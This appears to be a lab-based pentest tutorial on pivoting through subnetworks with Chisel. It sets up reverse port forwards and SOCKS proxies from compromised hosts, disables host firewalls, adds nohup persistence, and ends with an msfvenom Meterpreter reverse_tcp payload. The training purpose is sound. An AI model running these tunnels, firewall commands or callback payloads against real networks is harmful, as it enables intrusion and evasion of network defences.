Chisel: pivoting techniques, moving into subnetworks
Learn how to use Chisel efficiently, reaching inside and outside networks. Pivot like a boss!
Chisel: pivoting into complex networks, guide written by Tamarisk — OffsecExam
Preamble
About me
Hey! I am Tamarisk, also named OffsecExam. Since 2020–2021, I am selling exam writeups, guides and reports.
With all this experience, I can provide valuable assistance to all of your current or future exams!
Do not hesitate to find all contact info at https://linktr.ee/offsecexam or on my Discord @offsecexam
Join my Discord Server for announcement and resources: https://discord.gg/cGyMpRZVwb
This topic is guaranteed 0% AI.
Purpose of this document
I have a long history with creating exam writeup and guides, and across the years I could feel what are recurring issues among my customers.
This is why I decided to release new original content, dedicated to one topic each, to help tackling those issues.
Disclaimer
This document do not prevail over common sense, official documentation and incoming updates of the various tools used.
Always refer to the changelogs to see if anything changed.
Versioning
Date | Version | Comment
2026–02–22 | 1.0 | Initial document
Lab and tool
Lab setup

The lab is composed of 3 victim machines, plus our Attacker machine:

Using VMWare Workstation, it looks like the following network configuration.
External Network = red network Subnetwork 1 = blue network Subnetwork 2 = green network

The Kali is connected to the Internet and to the External network:
The Linux-External, acting as DMZ, is connected to the External Network and the Subnetwork 1:

The Windows-Intermediate is connected to the Subnetwork 1 and Subnetwork 2:

Finally, the Linux-Final is only connected Subnetwork 2:

Preparing the tools and listener
Download Chisel and extract them, make sure you have the same version for all clients & servers.
wget https://github.com/jpillora/chisel/releases/download/v1.11.3/chisel_1.11.3_linux_amd64.gz
7z x chisel_1.11.3_linux_amd64.gz
chmod +x chisel

wget https://github.com/jpillora/chisel/releases/download/v1.11.3/chisel_1.11.3_windows_amd64.zip
7z x chisel_1.11.3_windows_amd64.zip

ls chisel*
chisel  chisel.exe
Firstly, we set up the listener for Chisel. I will use the port 53/tcp
./chisel server --help--socks5, Allow clients to access the internal SOCKS5 proxy. See
chisel client --help for more information.
--reverse, Allow clients to specify reverse port forwarding remotes
in addition to normal remotes.
--port, -p, Defines the HTTP listening port (defaults to the environment
variable PORT and fallsback to port 8080).Depending on your Kernel, you might not be able to open privileged port (<1024), so run as sudo or change the port.
./chisel server -p 53 --socks5 --reverse
2025/11/07 11:22:44 server: Reverse tunnelling enabled
2025/11/07 11:22:44 server: Fingerprint 5IouA5H+0cn77hi22izr3rB94EPwPBxykjf7yU1i0E8=
2025/11/07 11:22:44 server: Listening on http://0.0.0.0:53
And we set up a Python HTTP server on port 8000:
python3 -m http.server 8000Scenario 1: reach internal lab network from Kali
First, send the Chisel binary onto your Linux victim machine. You can use scp, wget, your C2, or whatever method is available to you
Method scp:

Method wget:

Method with C2:


Now that Chisel binary is on our first victim, we want our Kali to access internet hosts. For example, this first external host has two networks:

And, from this linux-external host, we can reach another host, 10.0.101.129:
So far, we cannot do the same with our Kali:

We want to access the Windows host 10.0.101.129. Two techniques!
Specific ports
Since the machine is a Windows Host, we can to access the port 3389 for example, in order to access RDP (but this is valid for SMB, an HTTP server, a database…).
On the victim, instruct Chisel to connect, as a client, to the Kali Server, and to perform a reverse port forwarding (beware the R:):
./chisel client 10.0.100.128:53 R:127.0.0.1:23389:10.0.101.129:3389
It might look complex, but this is simple: on your attacker machine (Kali), if you want to connect to the internal host Windows’, on port 3389, you now have to connect to your localhost:23389. It will automatically be tunnelled with Chisel.
[!warning] Make sure to follow and listen to any warning or error message. Don’t let yourself flooded by error message and “skip” them. Any error message must be addressed immediately, or you will face issues later that you don’t know how to solve. If you need any help about errors, check my other guide: https://medium.com/@tamarisk/debug-methodology-guide-written-by-tamarisk-offsecexam-589a76e789a3
[!tip] Here and in all other scenarios, keep yourself a logic on the ports numbering. For example, make 10080 point to 80, 10443 point to 443 and 13389 point to 3389. You don’t want a spaghetti plate like 4444 <=> 443, 1337 <=> 22, 61489 <=> 1080.

Now, you can use your favorite RDP tool and connect to the internal victim, destination 127.0.0.1 (of your Kali), port 23389:
Several ports
If you want to forward more than one port at a time, you can simply do it by adding one (or more) sequences of port forwarding:

./chisel client 10.0.100.128:53 R:127.0.0.1:23389:10.0.101.129:3389 R:20445:10.0.101.129:445[!note] You can remove the first “127.0.0.1:” but in that case, it will expose the port on Kali, to every interface. So, use it with cautious!

And now, you can use both tunnels at the same time:
Any port (dynamic SOCKS proxy)
One or two ports is easy, it works, but it can becomes cumbersome if you want to access a new port. You can still kill the client, and run it again, but this is annoying. So, we will discover another technique, the SOCKS proxy. Basically, we will instruct Chisel to open an universal port, “Dynamic SOCKS proxy”, able to go out to any port.
On the victim that can access the interesting network:

./chisel client 10.0.100.128:53 R:1080:socksAnd see the new line on the server:
Now, you must configure the tool proxychains, by editing the configuration file:
cp /etc/proxychains4.conf ~
nano ~/proxychains4.conf
And go to the last line, edit to get socks5 127.0.0.1 1080

[!tip] I recommend socks5 over socks4. However, under some conditions (with msf’s pivoting module for example), socks4 can become more stable.
Now, use the tool proxychains (sudo apt install -y proxychains4), and access to any port that the victim can read:

Finally, there is an order of priority for the configuration files. I recommend to use the ~/.proxychains/proxychains.conf so you don't need sudo rights to modify it, and you don't need to specify the file with -f
current folder's proxychains.conf file
~/.proxychains/proxychains.conf
/etc/proxychains4.conf
[!tip] Follow my guide on “Persistence in labs” to keep a stable tunnel in your labs! But, as a quick tip, here is a simple way to make a working Chisel, resilient to SSH disconnection:
nohup ./chisel client 10.0.100.128:53 R:1080:socks &
Scenario 2: reach Kali from internal lab network
Ok, perfect, you now have code execution on the Internal Windows. Let’s download Meterpreter.exe:


Ah… it does not work! We cannot even ping our Kali from the Internal host:

The reason is simple, there is an outgoing firewall (the upper arrow):
It it also important to disable the firewall on the Linux External if needed (you can check if it is active, by opening a nc -lvnp 18000 on the Linux External, and try to connect to it from the Windows. If it reacts, then firewall is not enabled, and if it does not react, firewall is active)
sudo ufw disable # For recent Linux with UFW
sudo iptables -F
Then, open a simple port forwarding by adding 0.0.0.0:18000:127.0.0.1:8000 (or also 18000:127.0.0.1:8000 does the same thing, but I prefer explicit control on the listening interface):
./chisel client 10.0.100.128:53 R:1080:socks 0.0.0.0:18000:127.0.0.1:8000
Basically, we instruct our victim to forward anything entering ITS port 18000 on any interface (0.0.0.0), and forward them on the localhost:8000 of the server (you could select another destination address also, but it becomes more complex and not necessary here).
Kali (127.0.0.1:8000) <====> Linux External :18000 <====> Windows
Now, run again the Invoke-WebRequest and it works (just having a 404, but we get a hit). Remember, we must now target the Internal's IP of the "Linux External" host, on the port 18000. Hence, target 10.0.101.128:18000 and it will be tunnelled to the Kali:

The logs on Kali’s web server:

[!tip] I recommend to enable several ports forwarding to your Kali:
- the port that will forward to the Kali’s Chisel server (most important, example 10053 => 53)
- one port for the HTTP server (example 10080 => 80)
- one port for the C2 (example 10443 => 443), here you might need to specify the right interface 10.0.100.128
- one extra port in case you need a simple reverse shell (example 14444 => 4444)
Do it as soon as possible, it can be cumbersome to cut a tunnel even temporarily, for hosts depending on it.
./chisel client 10.0.100.128:53 R:1080:socks 0.0.0.0:18000:127.0.0.1:8000 10443:10.0.100.128:443 10053:127.0.0.1:53
Scenario 3: reach internal sub-network from Kali
So far, we saw how to reach hosts reachable from the first compromised, and how to reach Kali from internal hosts having access to the compromised victim. Make sure you understood the created tunnels, because we will go another layer down.

Now, we want to access the Linux Final. Let’s name it as part of an internal sub-network. Example scenarios are OffSec OSEP’s vaults, HackTheBox CAPE, or ZeroPoint-Security CRTO/CRTL (while for those, you are more likely to use pipes, which is another way of pivoting!)
Basically, we will do the following:
Kali              Linux External             Windows Intermediate
    :53  <=================> : 10053
                                     <===========================> :10053
         <=======================================================>
We will open a tunnel that uses the other tunnels. A tunnel between Windows’ Intermediate:10053 and Linux External:10053, that will use the tunnel between Linux External:10053 and Kali:53. And, in this tunnel, we will open a Reverse SOCKS Proxy (the R:1081:socks)
On Windows’ victim, drop the Chisel.exe binary (using your C2 upload feature, or the tunnelled HTTP):

[!tip] Follow my guide on “Persistence in labs” to keep a stable tunnel in your labs!
taskkill /f /im chisel.exe # Kill if there is any previous existing tunnel.\chisel.exe client 10.0.101.128:10053 R:1081:socks

[!warning] Make sure you remember which port leads to which host, and to temporarily adapt the file if you need to access a previous host.
And we can use proxychains and connect to it:

Scenario 4: reach Kali from internal sub-network
Again here, we will use the tunnel between Linux External and Kali, to open a second tunnel. This second tunnel will open us new ports, 10053 ==> Kali:53 , 10443 ==> Kali:443 , 18000 ==> Kali:8000 Beforehand, just like on Linux, we can open up the Firewall if necessary:
netsh advfirewall set allprofiles state off
.\chisel.exe client  10.0.101.128:10053  R:1081:socks   10053:127.0.0.1:53 10443:127.0.0.1:443 18000:127.0.0.1:8000
Here again, the address “127.0.0.1” refers to the address relative to the server, which remains the Kali. Chisel, when it connects to 10.0.101.128:10053, has no idea it uses a tunnel under the hood. This is all transparent.
Scenario 5: reach locally-exposed service on the Linux Final
This can be useful to exploit locally exposed databases, FTP servers, services…

For this, we will open a locally exposed HTTP server on linux-final:
python3 -m http.server -b 127.0.0.1 8000
With Chisel Reverse Port Forwarding
In another tab, spin up a Chisel client on the linux-final, with the parameter R:58000:localhost:8000

With this, anything arriving on port 58000 of the Chisel server (the Kali) will be routed to the client’s localhost:8000 (hence the Python HTTP server).
We can test it:

And notice the hit:

With SSH Local Port Forwarding
I won’t cover all pivoting techniques in this guide (you can use your C2, you can use native firewall rules, you can use nc, socat, Python…). However, just a quick tip that is similar to Chisel port forwarding, is to use SSH port forwarding. Don’t get confused with the “Local” instead of Reverse, it is because in that case, we connect TO the victim, while with Chisel, the victim connects to our Kali, so it’s a bit different in the naming. Anyway, just try, experiment, and get more comfortable! That’s what labs are here for.

When connecting to the Linux Final host, with SSH and using the SOCKS proxy tunnel (notice the proxychains), you can instruct SSH to do a local port forwarding (-L), which means any packet entering the client's port 48000 (the Kali), will end up on the server's port 8000 (the linux-final). :
proxychains ssh victim2@10.0.102.129 -L 48000:localhost:8000
In another tab of Kali, we can now request on localhost:48000, and see it worked (with the usual 404 but all good):
And on the linux-final’s localhost HTTP server, we received the hit:
Scenario 6: configure the C2
Linux-External to Kali

This is simple. You don’t need any tunnel, and you just configure MSF to connect to your Kali (10.0.100.128), on the C2 port (443):
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.100.128 LPORT=443 -f elf -o met_10.0.100.128_443.elf
